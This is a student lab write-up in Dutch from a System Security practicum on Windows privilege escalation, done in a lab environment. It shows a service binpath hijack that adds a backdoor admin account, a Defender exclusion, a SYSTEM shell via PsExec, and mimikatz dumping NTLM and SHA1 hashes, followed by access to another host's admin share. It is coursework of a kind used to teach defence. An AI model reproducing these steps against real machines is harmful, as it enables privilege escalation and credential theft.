

System Security

Practicum 2: Windows privilege escalation





Change config, hiermee kunnen we services aanpassen

```
C:\Users\normaluser>sc config daclsvc binpath="cmd /c cmd.exe /c net user /add faketaxi B@ckd00r123 && net localgroup ad ministrators faketaxi /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\normaluser>net user

User accounts for \\WIN10CLIENT

Administrator DefaultAccount fakeadmin
Guest test WDAGUtilityAccount
The command completed successfully.

C:\Users\normaluser>net user


User accounts for \\WIN10CLIENT
```

Daarna services starten

Dit maakt de user faketaxi aan

Exclusions


Add or remove items that you want to exclude from Microsoft Defender anti-Virus scans.



C:\ Folder

Do you have a question?

Get help



Mimikatz downloaden en runnen met admin

windows services - How do you run CMD.exe under the Local System Account? - Stack Overflow

```
to network resources or to run in a different account. Note that
unts the password and command is encrypted in transit to the remote sy

-----Error codes returned by PsExec are specific to the applications y
ator execute, not PsExec.

tyAcc
nd ccC:\sysinternal\SysinternalsSuite>psexec -i -s cmd.exe

PsExec v2.43 - Execute processes remotely
s\sysCopyright (C) 2001-2023 Mark Russinovich
ity\sSysinternals - www.sysinternals.com
s\sys
```

Dit openent een nieuwe cmd als system admin

Hierin openen we mimikatz

We doen via de x64 bestand de volgende code runnen

```
Volume in drive C has no label.
Volume Serial Number is 4648-179D
Directory of C:\mimikatz-master\x64
                   <DIR>
16/09/2024 13:55
1.250.056 mimikatz.exe
              55 46.856 mimilib.dll
3 File(s) 1.333.608 bytes
              2 Dir(s) 22.948.298.752 bytes free
C:\mimikatz-master\x64>mimikatz.exe
           mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .#####.
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                          ( vincent.letoux@gmail.com )
  '#####'
                > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 9466226 (00000000:00907172)
          : Interactive from 1
Session
User Name
                : test
                : WIN10CLIENT
Domain
Logon Server
              : WIN10CLIENT
Logon Time
                 : 16/09/2024 14:05:58
SID
                 : S-1-5-21-3704816349-2630934885-840893638-1006
       msv :
        [00000003] Primary
         * Username : test
        * Domain : WIN10CLIENT
        * NTLM : 0cb6948805f797bf2a82807973b89537
        * SHA1
                  : 87f8ed9157125ffc4da9e06a7b8011ad80a53fe1
```

```
ssp:
              ΚO
       credman :
uthentication Id : 0 ; 115666 (00000000:0001c3d2)
                : Service from 0
ser Name
                : Administrator
omain
                : WIN10CLIENT
ogon Server
                : WIN10CLIENT
ogon Time
                : 16/09/2024 13:01:47
ID
                 : S-1-5-21-3704816349-2630934885-840893638-500
      msv :
        [00000003] Primary
        * Username : Administrator
       * Domain : WIN10CLIENT
       * NTLM
                   : af992895db0f2c42a1bc96546e92804a
       * SHA1
                  : 7373cb4b084c33a039ccc99aa33b0f4775c32298
       * DPAPI
                  : 7373cb4b084c33a039ccc99aa33b0f47
       tspkg :
      wdigest :
        * Username : Administrator
        * Domain : WIN10CLIENT
       * Password : (null)
       kerberos :
        * Username : Administrator
       * Domain : WIN10CLIENT
       * Password : (null)
       ssp: KO
       credman:
uthentication Id : 0 ; 997 (00000000:000003e5)
ession : Service from 0
```

Nltm hash is de hash

```
7/12/2019 11:08
                             30.720 ztrace_maps.dll
           4385 File(s) 1.950.059.735 bytes
            125 Dir(s) 22.945.828.864 bytes free
:\Windows\system32>whoami
nt authority\system
::\Windows\system32>dir \\192.168.56.40\c$
Volume in drive \\192.168.56.40\c$ has no label.
Volume Serial Number is 4648-179D
Directory of \\192.168.56.40\c$
L6/09/2024 13:26
                          1.177.802 bat2exe.exe
                                    batfile
L6/09/2024 13:54
                    <DIR>
                                    mimikatz-master
16/09/2024 13:55
                    <DIR>
37/12/2019 11:14
                                    PerfLogs
                    <DIR>
25/04/2024 08:13
                    <DIR>
                                    Program Files
04/09/2024 22:15
                    <DIR>
                                    Program Files (x86)
94/09/2024 22:12
                    <DIR>
                                    RegBackup
16/09/2024 13:12
                    <DIR>
                                    sysinternal
26/08/2024 13:56
                    <DIR>
                                    temp
16/09/2024 13:40
                    <DIR>
                                    Users
16/09/2024 14:07
                    <DIR>
                                    Windows
             1 File(s) 1.177.802 bytes
10 Dir(s) 22.945.824.768 bytes free
:\Windows\system32>
     Type here to search
```

Dit is de onze client pc dit doen we vanuit de server